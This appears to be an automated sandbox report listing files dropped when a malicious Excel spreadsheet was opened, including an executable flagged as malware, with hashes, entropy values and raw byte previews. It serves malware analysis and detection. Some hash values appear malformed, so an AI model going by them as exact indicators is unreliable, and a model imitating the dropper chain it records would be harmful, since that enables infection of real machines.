Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B2456
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....l`.....qjG.9\LC.....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e.....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i.C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV.t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.I.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\63F1FDB9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX..6....g=.R(..N'.0&.I(..B2..\...\|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D")..,J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...l...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5.N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{....,.q.\,.E".....z..*.abbB*...j.\.J.(.b.....\|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F.Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..l.T*..l$.x<..J..q..*.J .X..O>...C.d2.JI...:...#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`..T...,...A.....l$.q.\f.....eY..8.+..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H..|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6CA75E31.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tIlQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2..x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..-.>.._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k.r.W~..c._.....$J....:.w._~.....,_..Wp.....q.....G..vA.D.E....."...?...'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...es#.G...l.&l..)..).J..>...+Mn.^.W.._....D..".}..k.....8.N_.v..>.y.@0../.....>.a.....z.].../.r ...../3.....?.z..g.Z.....l0.L.S....._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\87D4A964.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\87D4A964.png	
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041C
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...|.g.z..Y..._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!":...H.....eKN.....9....{%.....*7..6Y..".....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.].-Oo....._.;@c....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\91A998F7.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	498420
Entropy (8bit):	0.6413661712222065
Encrypted:	false
SSDEEP:	384:JaXXwBkNWZ3cJuUvmWnTG+W4DJ8ddxzsFfW3:iXwBkNWZ3cjvmWa+VD4
MD5:	F96901EFA79806B7A63CB80DF2F6D2F7
SHA1:	CBC4CA54543CE6CB90192C518ABE0C18F631BB24
SHA-256:	66A2663CC2CDAD8A9AF8DB4E11C40CBE93586DDD10F59D958B461D54FF2E8D4B
SHA-512:	163F3ED88BEA0E63B90CBAE2731D7AC67907541367FA6EC96FABB4DA13E24F9597EEFC9F007658435247D6AEF503A2A2DA2CFE6CFAA3723DD841430048B053F2
Malicious:	false
Reputation:	unknown
Preview:	....l.....2.....m>..C... EMF.....&.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....?!@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....y$.....f.y.@!.%...l.....RQ~Q.....\.....$Q~Q..... ...Id.y..... .....d.y.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X.....@...8.y.....dv.....%.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....2.....L.....P... ...6...F....F...F..EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A96F7E98.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC715
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z...-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~.,.....+.t..._..o....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$".n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C310251D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C310251D.png	
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041C
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...|.g.z..Y..._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!":...H.....eKN.....9....{%.....*7..6Y..".....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.\.Yrss4...i.f..A7I...u.M....v.uY_.V|.].-Oo.....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E8AE2E8C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..".....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...l@8m.h.]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F670707A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).Jl)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]l...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Temp\~DF1F4199F045677C2D.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE

C:\Users\user\AppData\Local\Temp\~DF1F4199F045677C2D.TMP	
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF51E441C32721FD9B.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	234568
Entropy (8bit):	7.970277132047898
Encrypted:	false
SSDEEP:	6144:tsgYFviP6CH/BNhEIuBJ5D48yEVS2dsgUmOrdkUiqF:tsg+iPhZz8BDM8yEdsvmOrdlx
MD5:	0B1244570453CC560192B00E942239E9
SHA1:	6CE2F17A9FFB5640D69D07C71A5F2711482567FD
SHA-256:	53EA97DE19540A414997E31C383830B6FF1A5FB7120C1BF7CCF493280BC22B3D
SHA-512:	033105E669FB7DAC0E8F58E5671D064571248CF10B3AA760FE13FE6A102ECA406F0E171936404AE289887E040CA71A734ECFBDD40585C0F487AFEDB37D8C7DA A
Malicious:	false
Reputation:	unknown
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DF777BC58B4F67ADCE.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34E FE
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFC4802C35D02901B3.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34E FE
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\CPCISP5R.txt	
Process:	C:\Users\user\Esfjmbxd.exe
File Type:	ASCII text

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\CPCISP5R.txt	
Category:	downloaded
Size (bytes):	64
Entropy (8bit):	4.0692986335525285
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2kRSzqcEPRvWVk+:vEMWXYSWcEP9a
MD5:	5E66E99E1F928AADEB1D14DD38257B45
SHA1:	24D8DD2D660810CF7C42245743A142232839419D
SHA-256:	8CD74F1FDB5CC86655A9FC7A8B3344409849DD68ECD02AD1927710D7DB5FFD9F
SHA-512:	4E7E0ECB96C748B07DF7C9DE220D2FBFB32ACBE29CE429830F4C04B63EEE212311A8C4B48E494F2C5B27F1D3549EA852AD1AC278053332AC4E9C6EC0A5495D 58
Malicious:	false
Reputation:	unknown
IE Cache URL:	live.com/
Preview:	wla42..live.com/.1536.2474740864.30928166.2191146019.30926834.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\JO21DJRW.txt	
Process:	C:\Users\Public\vbc.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.144247562960808
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2ooMcEPh+Vi:vEMWX6cEPhYi
MD5:	A1691D219258602615187363402O1B37
SHA1:	572D6D42F2B12FFE544248A36EEF40CF9692298E
SHA-256:	200BAD03A1C9923758EAEA05EB2E273B0E52799E78638C043D04271DDE373665
SHA-512:	2E385943A612009C374BDC67AC13300C65B4E76A38C4493BE238A1B5E8BD99E8B710D776FA2B506270C1BB30E359851984AA413E61A1C17B012659F2173D6044
Malicious:	false
Reputation:	unknown
Preview:	wla42..live.com/.1536.2074740864.30928166.1795968585.30926834.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\NJZ0W13E.txt	
Process:	C:\Users\Public\vbc.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.125196298134657
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2q0zqcEPnchfcy:vEMWXpWcEPnc1x
MD5:	562FE5EBEA0E0058E299AA3B2CA3DB75
SHA1:	43431306BA1AE4F8A491E9259539EAD2DCAA4FF9
SHA-256:	7DF4912DEA50DC8EF5D592FA480A40EA61D8F24B91DDEF95CD9CEF12F833D1BB
SHA-512:	57F92957D57711825EC63215937004243157A9149E7298F527146EEAE7810708B8D0424C918DD190D004C2C04CA404F98066C09210386F42DF0429BC2402FE10
Malicious:	false
Reputation:	unknown
Preview:	wla42..live.com/.1536.2054740864.30928166.1771977214.30926834.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\NKHECA8Y.txt	
Process:	C:\Users\user\Esfjmbxd.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.050247368726378
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2LR4cE6JSx:vEMWXLqcEEa
MD5:	55F6C47F852D6F92BCBE44702F23C6FE
SHA1:	328ABF7269C59BF8E81C7215D9EAF1B9BEA92AF8
SHA-256:	3D6C19DB5C286CA48F335F52B17DC5D990A177A49A7A71B8A5ABC2ACEBC12F70
SHA-512:	1AAE9B6E4E60F1632750C8615811970BC58C0827F5223EAB2F3BEAF512169149CF6C02DF8A11A8124E496F7091B9B2A5C2F3F779850F5C05D85A04452F778061
Malicious:	false
Reputation:	unknown
Preview:	wla42..live.com/.1536.2364740864.30928166.2088069734.30926834.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\OP1SUU5L.txt	
Process:	C:\Users\user\Esfjmbxd.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.048283352803366
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2FV4cEkvW2y:vEMWXYcEmW2y
MD5:	208ACAD208C0486AD2B3140AFF3DF698
SHA1:	C47576AE3510792CC5367AA56D3BCD64A612249A
SHA-256:	48E8FDFA4719D01A7F0716FBF32655D9689F5BE1FF50DEA460C5AD7B859319F7
SHA-512:	503C0A33AB7A4EDA60522A0C69D1E5A4E11AD001911390DA0B2905D9A37D4A3DA8680AC8FEA49FF81929E208C3ED1E15C54D290142EE9C9FB9DAEFBA5DD2A8C
Malicious:	false
Reputation:	unknown
Preview:	wla42..live.com/.1536.2344740864.30928166.2065568641.30926834.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\W5JQB4WQ.txt	
Process:	C:\Users\user\Esfjmbxd.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.063853078152579
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2gRbcEux+vPi:vEMWXUbcEux+vPi
MD5:	E15DBCE12E1717755F97D4AF0E777A01
SHA1:	A29359F64585F9C664E4E03534B64E169F26A2BD
SHA-256:	A0743335A590F50652D917CE58B07BA5851A3B8BE9DDB3F9DE3EEE84B8CBA290
SHA-512:	AD593EB4F100176466D2A8F83F57986897B0A9A2125D1AEC5AAC54BD55868C6B917F78E87CA93D0845A07380A01E87A9349283AC1EB8F983006F34E0E23F6398
Malicious:	false
Reputation:	unknown
Preview:	wla42..live.com/.1536.2434740864.30928166.2157644201.30926834.*.

C:\Users\user\Desktop\~$4514808437.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Reputation:	unknown
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\user\Esfjmbxd.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	697856
Entropy (8bit):	6.715012052682817
Encrypted:	false
SSDEEP:	12288:CIEpAb3iVUYfqUe+L7JMlbv7fkgD8BcFcePyaW:CI8G3DYfq9+hMNTM08Cbm
MD5:	7D68426EC31E1BC7C5E12A9E23837173
SHA1:	A477AE983254FE49643E050EA426439378F81D43
SHA-256:	7195589BA87F4B77BC10AF665070180CF807FF7D2F8198743248EDDA2E85B6A5
SHA-512:	E8997369F3ADE98C449ED070094F253E6BDEF6B7D541420C2F63C82CB47A8739E57CDA4DF3A0F7E7B55A673795D665367D2AE36DA40ADEFF69016298960E737
Malicious:	**true**

C:\Users\user\Esfjmbxd.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Reputation:	unknown
